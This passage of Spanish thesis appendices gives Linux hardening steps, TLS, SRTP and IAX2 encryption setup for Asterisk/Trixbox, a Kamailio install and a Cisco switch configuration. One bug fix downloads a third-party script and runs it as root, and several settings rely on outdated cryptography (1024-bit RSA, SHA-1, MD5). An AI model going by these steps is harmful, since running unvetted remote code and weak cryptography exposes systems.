- Deshabilitar procesos NFS client, salvo que sean formalmente justificados como necesarios.
- Deshabilitar procesos basados en RPC, salvo que sean formalmente justificados como necesarios.
- Deshabilitar demonios de impresión, salvo que sean formalmente justificados como necesarios.
- Deshabilitar GUI login, salvo que sea formalmente justificado como necesario.
- Deshabilitar email server, salvo que sea formalmente justificado como necesario.
- Deshabilitar Web server, salvo que sea formalmente justificado como necesario.
- Deshabilitar SNMP, salvo que sea formalmente justificado como necesario.
- Deshabilitar xinetd, salvo que sea formalmente justificado como necesario.
- Deshabilitar Proxy Server, salvo que sea formalmente justificado como necesario.
- Deshabilitar Samba, salvo que sea formalmente justificado como necesario.
- Habilite servicio FTP, sólo si está formalmente justificado como necesario.

- Habilite servicio DNS, sólo si está formalmente justificado como necesario.
- Habilite servicio printer, sólo si está formalmente justificado como necesario.
- Habilite servicio rquotad, sólo si está sea formalmente justificado como necesario.

B.1.8. Uso de LOG

Configurar en el archivo /etc/syslog.conf la captura de mensajes, para que incluyan:

kern.*	/var/log/kernlog
authpriv.*	/var/log/secure
.info;mail.none;authpriv.none;cron.none;user.none;local1.!	/var/log/messages

Por cada archivo referenciado en /etc/syslog.conf, correr los siguientes comandos:

```
# touch <archivo>(solo si el archive no existe)
# chown root:root <archivo>
# chmod 0600 <archivo>
```

Enviar los logs a un remoto logs Server. Por ejemplo editar /etc/syslog.conf. Agregar o corregir la línea:

. @loghost.example.com

Donde loghost.example.com es el nombre de su log server central. Asegúrese que todos los logs están rotando a través de *logrotate* revisando el archivo /etc/logrotate.d/syslog.

B.1.9. Permisos y accesos de Archivos y Directorios

Archivos críticos de sistema: verificar la lista de permisos de archivos críticos de sistema.

Archivo	Permisos recomendados	Descripción
/var/log	751	Directory containing all log files
/var/log/messages	600	System messages
/etc/crontab	600	System-wide crontab file
/etc/syslog.conf	640	Syslog daemon configuration file

Archivo	Permisos recomendados	Descripción
/etc/logrotate.conf	640	Controls rotating of system log files
/var/log/wtmp	660	Who is logged in now. Use who to view
/var/log/lastlog	640	Who has logged in before. Use last to view
/etc/passwd	644	List of the systems user accounts
/etc/shadow	600	Contains encrypted account passwords
/etc/pam.d	750	PAM configuration files
/etc/hosts.allow	600	Access control file
/etc/hosts.deny	600	Access control file
/etc/securetty	600	TTY interfaces that allow *root* logins
/etc/security	700	System access security policy files
/etc/rc.d/init.d	750	Program start-up files on Red Hat systems
/etc/init.d	750	Program start-up files on Debian systems
/etc/sysconfig	751	System and network config files on Red Hat
/etc/cron.allow	400	List of users permitted to use cron
/etc/cron.deny	400	List of users denied access to cron
/etc/ssh	750	Secure Shell configuration files
/etc/sysctl.conf	400	Contains kernel tunable options on recent Red Hat

B.1.10. Acceso al Sistema, Autenticación y Autorización

Remover /etc/hosts.equiv a menos que sea estrictamente necesario. Restringir comandos crontab y at a usuarios autorizados solamente, en archivos cron.allow y at.allow. Eliminar archivos cron.deny y at.deny.

Crear banners de warning apropiados en el archivo /etc/issue.

Habilitar autenticación en modo single-user. Agregar la siguiente línea al archivo /etc/inittab: `# ~~:S:wait:/sbin/sulogin`

Deshabilitar el boot interactivo. Editar el archivo /etc/sysconfig/init y agregar o corregir la siguiente línea: `# PROMPT=no`

Implementar time-out por inactividad para los login. Por ejemplo, para 10 minutos de inactividad crear el archivo tmout.sh en el directorio /etc/profile.d con los siguientes parámetros:

TMOUT=600
readonly TMOUT
export TMOUT

Habilitar contraseña al boot loader. Seleccionar un password y generar el hash de la siguiente forma: `# grub-md5-crypt`

Insertar la siguiente línea en /etc/grub.conf inmediatamente después de los comentarios. (Usar la salida que entregó la ejecución del comando grub-md5-crypt como valor de password-hash):
password –md5 password-hash

Verificar los permisos en /etc/grub.conf (está con un link simbólico a ../boot/grub/grub.conf):
`# chown` *root*`:`*root* `/etc/grub.conf`
`# chmod 600 /etc/grub.conf`

B.1.11. Instalar herramientas claves de seguridad

Instalar TCP Wrappers para el control de acceso al servidor.

Instalar el servicio AUDITD para monitorear actividad tales como: cambio de password, creación de usuarios, etc.

Habilite y configure Logwatch para monitorear mensajes de logs sospechosos. Instalar SSH para la conexión remota al servidor.

B.1.12. Criterios de Instalación de *software*

No instalar *software* de desarrollo en equipos en que estas herramientas no son necesarias (debuggers, compiladores de C, herramientas CASE, etc).

No habilitar actualización automática (no-atendida) de *software* en los servidores. Esta operación debe ser realizada siempre por el Administrador tras la evaluación correspondiente.

Anexo C

IMPLEMENTACIÓN TLS

C.1. Implementación del protocolo TLS para Trixbox

A continuación se describen los pasos de la implementación del protocolo TLS. La implementación se realizó en Asterisk 1.6 y se utilizó el *softphone* PhonerLite.

La siguiente implementación de TLS, está basada en una guía publicada en internet [82] y pretende brindar seguridad a la señalización del protocolo SIP, por lo tanto, debe ser utilizada en conjunto con SRTP, para así brindar una solución completa.

C.1.1. Creación certificados

El primer paso es crear un certificado autofirmado, necesario para la autenticación de los dispositivos.

Se selecciona la localización del certificado.

```
#cd /etc/asterisk
```

Con openssl se crea una clave privada

```
#openssl genrsa 1024 >host.key
```

Luego se genera un certificado firmado con la clave privada recién creada

```
#openssl req -new -x509 -nodes -sha1 -days 365 -key host.key >host.cer
```

La consola entregará el siguiente mensaje:

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:Chile
```

```
State or Province Name (full name) [Berkshire]:Santiago
Locality Name (eg, city) [Newbury]:Santiago
Organization Name (eg, company) [My Company Ltd]:Universidad
Organizational Unit Name (eg, section) []:TLS
Common Name (eg, your name or your server's hostname) []:sip.miodominio.com
Email Address []:admin@miodominio.com
```

La parte más importante del certificado es el *Common Name* donde se debe indicar el dominio o IP que luego se usará para conectar los terminales SIP.

Una vez que se tengan los dos archivos, clave privada y certificado, se crea un nuevo archivo que contenga los dos:
`#cat host.cer host.key >asterisk.pem`

C.1.2. Configuración Asterisk

Ahora se configura el archivo sip.conf (archivo de configuración de Asterisk). Para la distribución Trixbox el archivo sip.conf se encuentra divido en varios archivos.

Primero se configura el archivo sip_general_custom.conf y se añaden las siguientes líneas:

```
tlsenable=yes
tlsbindaddr=0.0.0.0
tlscertfile=/etc/asterisk/asterisk.pem
```

Con la primera línea se activa el soporte TLS. La segunda línea define la dirección IP que Asterisk usará para aceptar las conexiones (si no se define el puerto, el predefinido será el 5061). La tercera línea define la carpeta y nombre del archivo que contiene el certificado.

Para cada extensión (usuario) que usará el protocolo TLS para conectarse a Asterisk, se añade la línea en el archivo sip_additional.conf:
`transport=tls`

Se guardan los cambios y se deben reiniciar los servicios.

C.1.3. Configuración PhonerLite

El *softphone* PhonerLite funciona sobre Windows y soporta los protocolos SRTP y TLS. Por lo tanto, en la parte del cliente se debe instalar en Windows el archivo host.cer y en el *shoftphone*

los certificados correspondientes.




Figura C.1. Activación TLS

En la **figura C.1** se puede ver las opciones que deben ser seleccionadas para la activación de TLS en el *softphone*.




Figura C.2. Instalación de certificados

En la **figura C.2** muestra donde se debe definir la localización de los certificados.

Para poder visualizar los resultados se puede utilizar la herramienta Wireshark [83]. Que podrá mostrar los mensajes enviados para la comunicación.




Figura C.3. Resultados de implementación de TLS

En la **figura C.3** se pueden ver los resultados obtenidos en el desarrollo de la implementación.

Anexo D

IMPLEMENTACIÓN SRTP

D.1. Implementación del protocolo SRTP para Trixbox

En la última versión de Trixbox no viene instalado el protocolo SRTP pero es muy fácil implementarlo. A continuación se definirán los pasos que se deben seguir para implementar el protocolo en Asterisk.

Debemos conocer de antemano la versión de Asterisk por un bug que se produce, se anota versión entregada por el siguiente comando: `#asterisk -V`

D.1.1. Instalación de srtp

Primero se instalan en Trixbox algunos requerimientos de *software*.

```
#yum -y install gcc gcc-c++ pkgconfig zlib-devel openssl-devel ncurses-devel
#yum -y install autoconf automake libtool subversión
```

Luego se debe instalar la librería libsrtp

```
#rpm -ivh http://qutecom.ipex.cz/RPMS/srtp-1.4.4-1.i386.rpm
(fuente es http://qutecom.ipex.cz/RPMS/srtp-1.4.4-1.src.rpm)
O descargar http://srtp.sourceforge.net/download.html
#tar -xzf srtp-tarball
#./configure --prefix=/usr
#make
#make runtest
#make install
```

Luego se debe instalar un paquete en Asterisk

```
#svn co http://svn.digium.com/svn/asterisk/team/group/srtp asterisk-srtp
#cd asterisk-srtp
#./configure
#make menuselect (verificar en resource modules que se encuentre res_srtp)
#make
#make install
```

En caso de no encontrar xmldoc ejecutar ./configure -disable-xmldoc

D.1.2. Configuración extensiones

A continuación se debe configurar las extensiones, esto se realizará a través del navegador utilizando el editor de archivos de configuración.




Figura D.1. Editor de archivos de configuración

La **figura D.1** indica como acceder al editor de archivos. A continuación se selecciona el archivo sip_additional.conf y se debe verificar el contexto de la extensión:

```
context=from-internal
```

Entonces en el archivo extensions.conf y se busca el contexto correspondiente y se agregan las líneas que muestra la siguiente figura.




Figura D.2. Configuración SRTP

En la **figura D.2** podemos ver dos formas de configurar las extensiones la primera permite conexiones sin encriptación, sin embargo, la segunda opción establece la encriptación como requerida.

Como resultado, luego de establecer la llamada con la extensión correspondiente, se puede ver el intercambio de paquetes SRTP.




Figura D.3. Paquetes SRTP capturados por Wireshark

La **figura D.3** muestra los paquetes capturados en la llamada establecida exitosamente.

D.1.3. Solución de bug SRTP

Después la implementación de SRTP se debe solucionar un bug que se produce a la hora de actualizar cambios en la página de configuración de Trixbox.

```
Reload failed because retrieve_conf encountered an error

[FATAL] Failed to get engine_info retrieve_conf failed to get engine
information and cannot configure up a softwitch with out it. Error:
ERROR-UNABLE-TO-PARSE
```

En el archivo /var/lib/asterisk/bin/retrieve_conf se busca la sección con la siguiente línea:

```
$engineinfo = engine_getinfo();
```

Se insertan las líneas:

```
$engineinfo['engine']=''asterisk'';
$engineinfo['version']=''1.6.0.10'';
```

En la versión se coloca la versión revisada previamente. Luego:

```
#wget http://pbxinaflash.net/scripts/fixconf.zip
#unzip fixconf.zip
#chmod +x fixconf.sh
#./fixconf.sh
#chmod 1777 /tmp
```

Anexo E

IMPLEMENTACIÓN ENCRIPTACIÓN IAX2

Para habilitar la encriptación del protocolo IAX2, primero se debe establecer el canal IAX2 o alternativamente se debe descargar un *softphone* con soporte de encriptación.

E.1. Habilitación de canal IAX2

Para crear un canal de comunicación entre dos servidores Asterisk se deben seguir los siguientes pasos. Primero se obtienen los datos de los respectivos servidores.

Datos	Servidor A	Servidor B
Dirección IP	ServerA IPAddress	ServerB IPAddress
Rango de extensiones	2XXX	6XXX
Usuario	SerA	SerB
Contraseña	secreta	secretb

Entonces para el servidor A se ingresa a **Setup - Trunks - Add IAX2 Trunk** en la configuración remota de Trixbox.

Se ingresa el nombre del canal (*trunk name*): servidorB

En la sección *Peer Details* se ingresan los siguientes datos:

```
context= from-internal
host= ServerB IPAddress
secret= secretb
type= peer
username= SerB
```

En la sección *Incoming Settings* en la sección *User Context*:SerA

En la sección *User Details*:

```
context=from-internal
host=ServerB IPAddress
secret=secreta
type=user
```

Una vez creado el canal en el servidor A se debe configurar la ruta de salida (*Outbound Route*) ingresando en **Setup - Outbound Routes**.

En *Route Name* se indica un nombre para identificar la ruta. En el campo *Trunk Sequence* se indica el patrón de discado en este caso, en el servidor A, se ingresa 6000. Luego se debe seleccionar el canal que será utilizado.

En el servidor B se debe crear un nuevo canal IAX2 llamado servidor A y se ingresan los siguientes datos en *Peer Details*:

```
context=from-internal
host=ServerA IPAddress
secret=secreta
type=peer
username=SerA
```

En el campo *User Context* se ingresa el valor: SerB y en *User Details*:

```
context=from-internal
host=ServerA IPAddress
secret=secretb
type=user
```

En la ruta de salida, para el Servidor B se ingresa lo siguiente en los campos correspondientes:

```
Dial Patterns: 2XXX
trunk Sequence: IAX2/ServidorA
```

E.2. Encriptación de canal

En el archivo iax_aditionals.conf se deben agregar las siguientes líneas para habilitar la encriptación.

```
auth=md5
encryption=aes128
```

En las líneas anteriores, `auth=md5` establece que para la autenticación se utilice md5, lo cual es un requisito para la encriptación debido a lo explicado en el capítulo 5. La línea `encryption=aes128` define que la encriptación utilizada será AES, también está la opción `encryption=yes`, dado que solamente existe soporte para AES128.




Figura E.1. Mensajes con encriptación de IAX2

En la **figura E.1** se puede observar que los paquetes capturados ya no se pueden identificar.

Anexo F

INSTALACIÓN DE ROUTER SIP

F.1. Instalación de Kamailio (OpenSER)

La instalación se hizo sobre un servidor Ubuntu, se debe además tener instalado MySQL.

F.1.1. Instalación de dependencias

Para la compilación y posterior creación de los paquetes de Kamailio tenemos que instalar las siguientes dependencias:

```
# apt-get install build-essential fakeroot bison debhelper dpatch
libmysqlclient15-dev libexpat1-dev libxml2-dev libpq-dev libradiusclient-ng-dev
flex zlib1g-dev unixodbc-dev libxmlrpc-c3-dev libperl-dev libsnmp-dev libdb-dev
xsltproc libconfuse-dev libldap2-dev libcurl4-gnutls-dev python libpcre3-dev
docbook-xml libpurple-dev
```

F.1.2. Instalación del paquete de Kamailio 3.0

Primero descargaremos las fuentes de Kamailio para posteriormente proceder a la creación del paquete:

```
# wget http://www.kamailio.org/pub/kamailio/latest/src/kamailio-3.0.0_src.tar.gz
# tar zxvf kamailio-3.0.0_src.tar.gz
# cd kamailio-3.0.0
```

Antes de compilar e instalar debemos remover los módulos que no son compilados por defecto. Para esto se hace lo siguiente:

```
# make cfg
# vi modules.lst
```

Remover db_mysql de la variable exclude_modules. Guardar modules.lst y Salir. Luego compilamos e instalamos.

```
# make
# make install
```

Ahora debemos crear la Base de Datos de Kamailio. En el archivo /usr/local/etc/kamailio/kamctlrc buscamos donde corresponda y ponemos DBENGINE=MYSQL. Luego

```
# /usr/local/sbin/kamdbctl create
```

Nos pedirá la contraseña de MySQL y debemos aceptar las tablas que creará. Se debe recordar que Mysql no acepta acceder como *root* de forma remota así que las configuraciones deben realizarse en localhost.

Luego configuramos el script init.d para iniciar Kamailio (OpenSER) es una forma más fácil. Un ejemplo de script esta en ../kamailio-3.0.0/pkg/kamailio/debian/kamailio.init

```
# cp /usr/local/src/kamailio-3.0.0/pkg/kamailio/debian/kamailio.init
/etc/init.d/kamailio
```

Lo copiamos en la carpeta /etc/init.d/kamailio. Luego cambiamos los permisos:

```
# chmod 755 /etc/init.d/kamailio
```

Luego editamos la linea:
DAEMON=/usr/local/sbin/kamailio

También se necesitará instalar un archivo en /etc/default/. Este archivo puede ser encontrado en ../kamailio-3.0.0/kamailio/pkg/kamailio/debian/kamailio.default

```
# cp /kamailio-3.0.0/pkg/kamailio/debian/kamailio.default /etc/default/kamailio
```

Tiene que ser renombrado como kamailio. Por último creamos un directorio para el archivo pid.

```
# mkdir -p /var/run/kamailio
```

Entonces puedes detener o iniciar Kamailio.

```
# /etc/init.d/kamailio start
```

```
# /etc/init.d/kamailio stop
```

Para crear los usuarios utilizamos kamctl

```
#kamctl add <numero><secret>
```

Y ya tenemos nuestro Router SIP funcionando. Ahora debemos configurar Kamailio para interactuar con Asterisk.

Anexo G

CONFIGURACIONES CISCO

G.1. ASL

A continuación se presenta la configuración de un *switch* denominado ASL utilizado en la implementación práctica que se presentó en esta memoria.

```
   Current configuration : 11208 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname ALS1
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
system mtu routing 1500
vtp domain Cisco
vtp mode transparent
authentication mac-move permit
udld enable

   ip subnet-zero
!
!
ip dhcp snooping vlan 10,20,30,40,400
!
mls qos map policed-dscp 24 26 46 to 0
```

```
mls qos map cos-dscp 0 8 16 24 32 46 48 56
mls qos srr-queue input bandwidth 90 10
mls qos srr-queue input threshold 1 8 16
mls qos srr-queue input threshold 2 34 66
mls qos srr-queue input buffers 67 33
mls qos srr-queue input cos-map queue 1 threshold 2 1
mls qos srr-queue input cos-map queue 1 threshold 3 0
mls qos srr-queue input cos-map queue 2 threshold 1 2
mls qos srr-queue input cos-map queue 2 threshold 2 4 6 7
mls qos srr-queue input cos-map queue 2 threshold 3 3 5
mls qos srr-queue input dscp-map queue 1 threshold 2 9 10 11 12 13 14 15
mls qos srr-queue input dscp-map queue 1 threshold 3 0 1 2 3 4 5 6 7
mls qos srr-queue input dscp-map queue 1 threshold 3 32
mls qos srr-queue input dscp-map queue 2 threshold 1 16 17 18 19 20 21 22 23
mls qos srr-queue input dscp-map queue 2 threshold 2 33 34 35 36 37 38 39 48
mls qos srr-queue input dscp-map queue 2 threshold 2 49 50 51 52 53 54 55 56
mls qos srr-queue input dscp-map queue 2 threshold 2 57 58 59 60 61 62 63
mls qos srr-queue input dscp-map queue 2 threshold 3 24 25 26 27 28 29 30 31
mls qos srr-queue input dscp-map queue 2 threshold 3 40 41 42 43 44 45 46 47
mls qos srr-queue output cos-map queue 1 threshold 3 5
mls qos srr-queue output cos-map queue 2 threshold 3 3 6 7
mls qos srr-queue output cos-map queue 3 threshold 3 2 4
mls qos srr-queue output cos-map queue 4 threshold 2 1
mls qos srr-queue output cos-map queue 4 threshold 3 0
mls qos srr-queue output dscp-map queue 1 threshold 3 40 41 42 43 44 45 46 47
mls qos srr-queue output dscp-map queue 2 threshold 3 24 25 26 27 28 29 30 31
mls qos srr-queue output dscp-map queue 2 threshold 3 48 49 50 51 52 53 54 55
mls qos srr-queue output dscp-map queue 2 threshold 3 56 57 58 59 60 61 62 63
mls qos srr-queue output dscp-map queue 3 threshold 3 16 17 18 19 20 21 22 23
mls qos srr-queue output dscp-map queue 3 threshold 3 32 33 34 35 36 37 38 39
mls qos srr-queue output dscp-map queue 4 threshold 1 8
mls qos srr-queue output dscp-map queue 4 threshold 2 9 10 11 12 13 14 15
mls qos srr-queue output dscp-map queue 4 threshold 3 0 1 2 3 4 5 6 7
mls qos queue-set output 1 threshold 1 138 138 92 138
mls qos queue-set output 1 threshold 2 138 138 92 400
mls qos queue-set output 1 threshold 3 36 77 100 318
mls qos queue-set output 1 threshold 4 20 50 67 400
mls qos queue-set output 2 threshold 1 149 149 100 149
```

```
mls qos queue-set output 2 threshold 2 118 118 100 235
mls qos queue-set output 2 threshold 3 41 68 100 272
mls qos queue-set output 2 threshold 4 42 72 100 242
mls qos queue-set output 1 buffers 10 10 26 54
mls qos queue-set output 2 buffers 16 6 17 61
mls qos
!
crypto pki trustpoint TP-self-signed-96028544
enrollment selfsigned
subject-name cn=IOS-Self-Signed-Certificate-96028544
revocation-check none
rsakeypair TP-self-signed-96028544
!
!
crypto pki certificate chain TP-self-signed-96028544
certificate self-signed 01
30820239 308201A2 A0030201 02020101 300D0609 2A864886 F70D0101 04050030
2F312D30 2B060355 04031324 494F532D 53656C66 2D536967 6E65642D 43657274
69666963 6174652D 39363032 38353434 301E170D 39333033 30313030 30303536
5A170D32 30303130 31303030 3030305A 302F312D 302B0603 55040313 24494F53
2D53656C 662D5369 676E6564 2D436572 74696669 63617465 2D393630 32383534
3430819F 300D0609 2A864886 F70D0101 01050003 818D0030 81890281 8100AB16
7C0AFD05 B53E84C1 815BE0B1 11D3E159 6AD7EFE3 5F381FA6 7D3ECE73 3BCCE380
B1D3343C 7C45052D 17BE5FDA EBC49494 426314FD 1246A558 9ED31904 F648118A
FB55426D 492C58FA 5DD0A1BB 7EAE3F0E 78E42537 F654160A E2294F75 629E664D
8236CF7F C732D8A8 E2775D84 E56B7A2D F6D34BE3 B78EF4FC DA1EE671 9DFB0203
010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603 551D1104
09300782 05414C53 312E301F 0603551D 23041830 16801428 B0E136F9 60A033D6
16B76099 5BD8925B 56961A30 1D060355 1D0E0416 041428B0 E136F960 A033D616
B760995B D8925B56 961A300D 06092A86 4886F70D 01010405 00038181 004CF696
74B07A27 8353DC93 321547CA 2DF0C331 5061CB0D C134A0FB 2227430C F7B1C5BD
7EB14047 9115B9B5 4F341371 ACABE8DF F8D6B937 F31C37FB 9A789122 8805392B
49CF3C3B 479703EC 72EABE5C 38163645 DE8726DA A43DF527 0D996E23 B07CE6E7
330A0494 A42E938C EF3ECC3B 56F9E50D B7B8C794 B980D05F 872CED51 0B
quit
!
!
!
```

```
!
spanning-tree mode mst
spanning-tree portfast bpduguard default
spanning-tree etherchannel guard misconfig
spanning-tree extend system-id
!
spanning-tree mst configuration
name varas
revision 1
instance 1 vlan 10, 20, 100
instance 2 vlan 30, 40
!
!
vlan internal allocation policy ascending
!
vlan 10
name vlan10
!
vlan 20
name vlan20
!
vlan 30
name vlan30
!
vlan 40
name vlan40
!
vlan 100,200
!
vlan 400
name vlan400
!
!
class-map match-all AutoQoS-VoIP-RTP-Trust
match ip dscp ef
class-map match-all AutoQoS-VoIP-Control-Trust
match ip dscp cs3 af31
!
```

```
!
policy-map AutoQoS-Police-SoftPhone
class AutoQoS-VoIP-RTP-Trust
set dscp ef
police 1000000 8000 exceed-action policed-dscp-transmit
class AutoQoS-VoIP-Control-Trust
set dscp cs3
police 1000000 8000 exceed-action policed-dscp-transmit
policy-map AutoQoS-Police-CiscoPhone
class AutoQoS-VoIP-RTP-Trust
set dscp ef
police 1000000 8000 exceed-action policed-dscp-transmit
class AutoQoS-VoIP-Control-Trust
set dscp cs3
police 1000000 8000 exceed-action policed-dscp-transmit
!
!
!
interface Port-channel2
switchport mode trunk
storm-control broadcast level 45.00
!
interface Port-channel5
switchport mode trunk
storm-control broadcast level 45.00
!
interface Port-channel6
switchport mode trunk
storm-control broadcast level 45.00
!
interface FastEthernet0/1
switchport mode trunk
udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 5 mode active
ip dhcp snooping limit rate 20
!
```

```
interface FastEthernet0/2
switchport access vlan 10
udld port aggressive
storm-control broadcast level 45.00
spanning-tree portfast
spanning-tree guard root
ip dhcp snooping limit rate 20
!
interface FastEthernet0/3
switchport mode trunk
